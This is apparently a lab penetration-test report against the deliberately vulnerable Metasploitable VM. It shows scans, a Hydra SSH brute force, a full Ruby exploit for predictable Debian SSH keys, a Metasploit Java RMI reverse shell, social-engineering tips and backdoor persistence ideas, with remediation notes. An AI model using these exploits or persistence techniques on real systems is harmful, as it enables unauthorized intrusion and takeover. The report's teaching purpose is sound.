Detailed Vulnerability Report

Reconnaissance

Public information

Usually, many companies have lots of information out in the open that can be looked through easily. Using resources such as Google to find information that might have been accidentally exposed to the Internet as a whole, DNSdumpster to find valid subdomains and associated IP addresses that might have been overlooked by web administrators in their patching duties, or even LinkedIn to get employee names and titles or the software that an employee should be familiar with, we can gather lots of valuable information open to the public that will help us in later stages.


Social engineering

Many different approaches to social engineering can help us gather information about the target. Sitting in a public area close where employees of the company are known to frequent allows us to eavesdrop on insider information, alerting us to the goings-on of the company and information on staff. Tailgating into a controlled access area can get us access to shoulder surf, possibly catching an employee typing in a password, finding a password on a post-it note, or search for network jacks that can patch us into the company network.

Scanning

Finding the target's IP address

Using the nmap command, we can find the IP address associated with the vulnerable host on the network. Because we know that our attacker is on the same subnet and that our attacker's IP address is 192.168.1.4, running the command `nmap -sn 192.168.1.0/24` will scan the subnet for other live hosts. Shown below is the result of the command.




```
root@kali:~# nmap -sn 192.168.1.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-24 00:10 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0012s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.0011s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.0011s latency).
MAC Address: 08:00:27:7A:FB:F7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.6
Host is up (0.0011s latency).
MAC Address: 08:00:27:7E:5E:CF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.38 seconds
root@kali:~#
```

Knowing that our target is a VirtualBox machine, we narrow our options down to two IP addresses, 192.168.1.3 and 192.168.1.6. Because VirtualBox uses 192.168.1.3 as a nameserver, our target must be located at the IP address 192.168.1.6.

Enumerating services

Once again using nmap, we can find the specific versions of services running on open ports. This will provide us with an attack surface that we can use to try to leverage vulnerabilities in the services to gain access to the victim with limited or root privileges. The command `nmap -sV 192.168.1.6` will display this information. Shown below is the result of the command.



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7E:5E:CF (Oracle VirtualBox virtual NIC)
```

Enumerating users

From our nmap scan, we can see that the target is running Samba on port 139 and 445. Because of this, we can then use the command `enum4linux 192.168.1.6` to enumerate information about usernames, group membership, and password policies on the machine. Shown below is the list of usernames gathered.


```
games, nobody, bind, proxy, syslog, user, www-data, root, news,
postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man,
lp, mysql, gnats, libuuid, backup, msfadmin, telnetd, sys, klog,
postfix, service, list, irc, ftp, tomcat55, sync, uucp
```

These usernames can then be formatted into a list that can be used by utilities such as THC-Hydra for a dictionary attack to find weak passwords.

Exploitation


CWE-521: Weak Password Requirements

From the usernames gathered above, a wordlist was generated with one username per line. Then, THC-Hydra was run targeting the ssh service to see if any of the users had weak ssh credentials. The command `hydra -t 4 -L userlist.txt -e nsr ssh://192.168.1.6` checks to see if any of the users had passwords that were blank, the same as the username, or the same as the username reversed. The results of the command are shown below.



```
root@kali:~# hydra -t 4 -L userlist.txt -e nsr ssh://192.168.1.6
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-04-24 01:13:10
[DATA] max 4 tasks per 1 server, overall 4 tasks, 105 login tries (l:35/p:0), ~3 tries
per task
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6   login: user   password: user
[22][ssh] host: 192.168.1.6   login: postgres   password: postgres
[22][ssh] host: 192.168.1.6   login: msfadmin   password: msfadmin
[22][ssh] host: 192.168.1.6   login: service   password: service
1 of 1 target successfully completed, 4 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-04-24 01:13:47
root@kali:~# 
```

Several users had very weak passwords, and the msfadmin user has sudo access, and we can use that to get root by using the command `sudo su root` when logged in as msfadmin.




```
root@kali:~# ssh msfadmin@192.168.1.6
msfadmin@192.168.1.6's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Apr 24 01:14:46 2018 from 192.168.1.4
msfadmin@metasploitable:~$ sudo su root
root@metasploitable:/home/msfadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/home/msfadmin# 
```

It is important to require users to have strong passwords. Lack of password complexity significantly reduces the search space when trying to guess user's passwords, making brute-force attacks easier.

CVE-2008-0166: Random number generator in SSL generates weak SSH keys

The version of OpenSSH on the target, OpenSSH 4.7p1 Debian 8ubuntu1 utilizes a version of SSL that has a random number generator that generates predictable numbers, making it easier to perform a brute force attack against the private SSH key. Using the command `searchsploit ssl`, we can find available exploits for the SSL version. Three exploits were located, and I chose to use the Ruby version, 5632.rb. The exploits found are shown below.




```
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deriv | exploits/linux/remote/5622.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deriv | exploits/linux/remote/5632.rb
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deriv | exploits/linux/remote/5720.py
```

After copying the exploit to my local directory with `searchsploit -m 5632`, I downloaded a directory of pre-calculated keys that can be found at the following link: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/5622.tar.bz2. Then, I ran the exploit with `ruby 5632.rb 192.168.1.6 root rsa/2048`. However, this produced many false positives, so I modified the exploit in accordance to a note in the comments. The full final exploit is printed below.

```
require 'thread'

THREADCOUNT = 10
KEYSPERCONNECT = 3

raise "Usage: #{__FILE__} <host> <user> <keys_dir>" unless
ARGV.length == 3
host, user, keysdir = ARGV
counter = 1
queue = Dir.new(keysdir).reduce(Queue.new) do |mem, file|
  file =~ /\d+$/ ? mem << File.join(keysdir, file) : mem
end
totalkeys = queue.length
def ssh_connects?(user, host, keys)
  key_args = Array.new(keys.length, '-i').zip(keys).join(' ')
  no_paswd = '-o PasswordAuthentication=no'
  system("ssh -q -l #{user} #{no_paswd} #{key_args} #{host} exit")
end

threads = Array.new(THREADCOUNT) do
  Thread.new do
    until queue.empty?
      keys = [].tap { |k| KEYSPERCONNECT.times { k << queue.pop
unless queue.empty? } }
```


```
        keys.each do |k|
          $stdout.write("\rTrying Key #{counter}/#{totalkeys} #{k}")
          counter += 1
        end

        next unless ssh_connects?(user, host, keys)
        winner = keys.find { |key| ssh_connects?(user, host, [key])
}
        puts '', "KEYFILE FOUND: #{winner}"
        exit
      end
    end
  end

trap('SIGINT') { threads.map(&:exit) }
threads.map(&:join)
```

After running this exploit with the same command as before, a single valid keyfile was found.



```
root@kali:~# ruby 5632.rb 192.168.1.6 root rsa/2048
Trying Key 15357/32768 rsa/2048/dca3bd1eb59df77922775338c04fa4a8-15606
KEYFILE FOUND: rsa/2048/57c3115d77c56390332dc5c49978627a-5429
root@kali:~#
```

Now we can try to connect to the target as the root user through SSH using this keyfile. The command to do so is `ssh -i rsa/2048/57c3115d77c56390332dc5c49978627a-5429 root@192.168.1.6`.




```
root@kali:~# ssh -i rsa/2048/57c3115d77c56390332dc5c49978627a-5429 root@192.168.1.6
Last login: Mon Apr 23 20:18:23 2018 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

It is important that the SSH keys on the system generated by the vulnerable version of SSL be re-generated with an updated version of SSL so that they are not able to be brute-forced.

CVE-2011-3556: Vulnerable Java virtual environment allows for remote code execution

Our nmap version scan reveals an rmiregistry service running on port 1099. This service corresponds to a Java RMI server running on the target. Searching for an available exploit in metasploit reveals that we can use exploit/multi/misc/java_rmi_server. Loading this exploit, setting the RHOST to 192.168.1.6, and launching it will generate a meterpreter session for us that runs as root.



```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.1.4:4444
msf exploit(multi/misc/java_rmi_server) > [*] 192.168.1.6:1099 - Using URL: http://0.0.
0.0:8080/Qd1sPbhXsO28M
[*] 192.168.1.6:1099 - Local IP: http://192.168.1.4:8080/Qd1sPbhXsO28M
[*] 192.168.1.6:1099 - Server started.
[*] 192.168.1.6:1099 - Sending RMI Header...
[*] 192.168.1.6:1099 - Sending RMI Call...
[*] 192.168.1.6:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 192.168.1.6
[*] Meterpreter session 2 opened (192.168.1.4:4444 -> 192.168.1.6:43527) at 2018-04-24
13:28:58 -0400
[*] 192.168.1.6:1099 - Server stopped.
Interrupt: use the 'exit' command to quit
msf exploit(multi/misc/java_rmi_server) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: root
meterpreter >
```

This vulnerability can be remediated by updating the JDK, JRE, and/or Jrockit versions on the target to the most recent version.

Maintaining Access

Due to many of our exploitations giving us root privileges, it is fairly trivial to maintain access. Because the root user has pre-generated SSH keys and we know the private key, we can very simply use SSH to log in as root whenever we want. Similarly, we know the password to the msfadmin user, who has sudo privileges, meaning that we can log in and achieve root access at will through this manner as well. With our root privileges, we can also create backdoors in programs by replacing binaries with our own compiled malicious ones that generate a call-back to a listener when run. We could also create our own user on the system with sudo privileges or with uid and gid 0, effectively making it root, but this method is easily caught by an examination of the /etc/passwd file, making it risky.